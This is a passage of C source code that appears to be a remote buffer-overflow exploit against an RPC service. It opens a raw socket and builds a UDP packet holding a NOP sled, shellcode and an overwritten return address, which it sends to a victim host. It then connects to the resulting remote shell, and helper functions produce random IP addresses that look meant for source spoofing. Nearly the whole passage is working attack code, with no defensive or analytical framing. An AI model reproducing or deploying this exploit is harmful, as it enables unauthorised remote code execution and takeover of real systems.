200 if ((rawfd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) < 0)
201 {
202   perror("socket");
203   exit(0);
204 }
205
206 bzero(data,sizeof(data));
207 len=makerpchdr(data);
208 ptr=data+len;
```

```
209
210 /* Get the alignment */
211 getalign();
212 over=RET_POS%4;
213 if (over) over=4-over;
214 *(unsigned long *)ptr=htonl(RET_POS+8+over);
215 ptr+=4;
216 memset(ptr,0x90,RET_POS);
217 ptr[RET_POS+4]=0;
218 for (ctr=(RET_POS-strlen(hellcode));ctr<RET_POS;ctr++)
219   ptr[ctr]=hellcode[a++];
220 ret=(unsigned long *)(ptr+RET_POS);
221 *ret=RETURN_ADDRESS;
222 printf("Return address: 0x%x\n",*ret);
223 printf("Sending overflow by udp\n");
224 sendudp(rawfd,local,666,victim,port,len+RET_POS+12+over,data);
225 sleep(3);
226 connecttoshell();
227 return(1);
228 }
229
230 int getrandip(struct in_addr *addr)
231 {
232 char temp[20];
233 unsigned char a1,a2,a3,a4;
234 a1=rand()%255;
235 a2=rand()%255;
236 a3=rand()%255;
237 a4=rand()%255;
238 sprintf(temp,"%d.%d.%d.%d",a1,a2,a3,a4);
239 return(inet_aton(temp,addr));
240 }
241
242 int host_to_ip(char *hostname,struct in_addr *addr)
243 {
244 struct hostent *res;
245
246 res=gethostbyname(hostname);
247 if (res==NULL)
248   return(0);
249 memcpy((char *)addr,res->h_addr,res->h_length);
250 return(1);
251 }
252
253 int getalign(void)
254 {
255 /* I opt for perfect alignment, its simpler, especially since the overflow
256    code doesnt always start on a 4 byte boundary */
257 RET_POS=1028-(29+strlen(inet_ntoa(local)));
258 printf("Return position: %d\n",RET_POS);
259 return(1);
260 }
```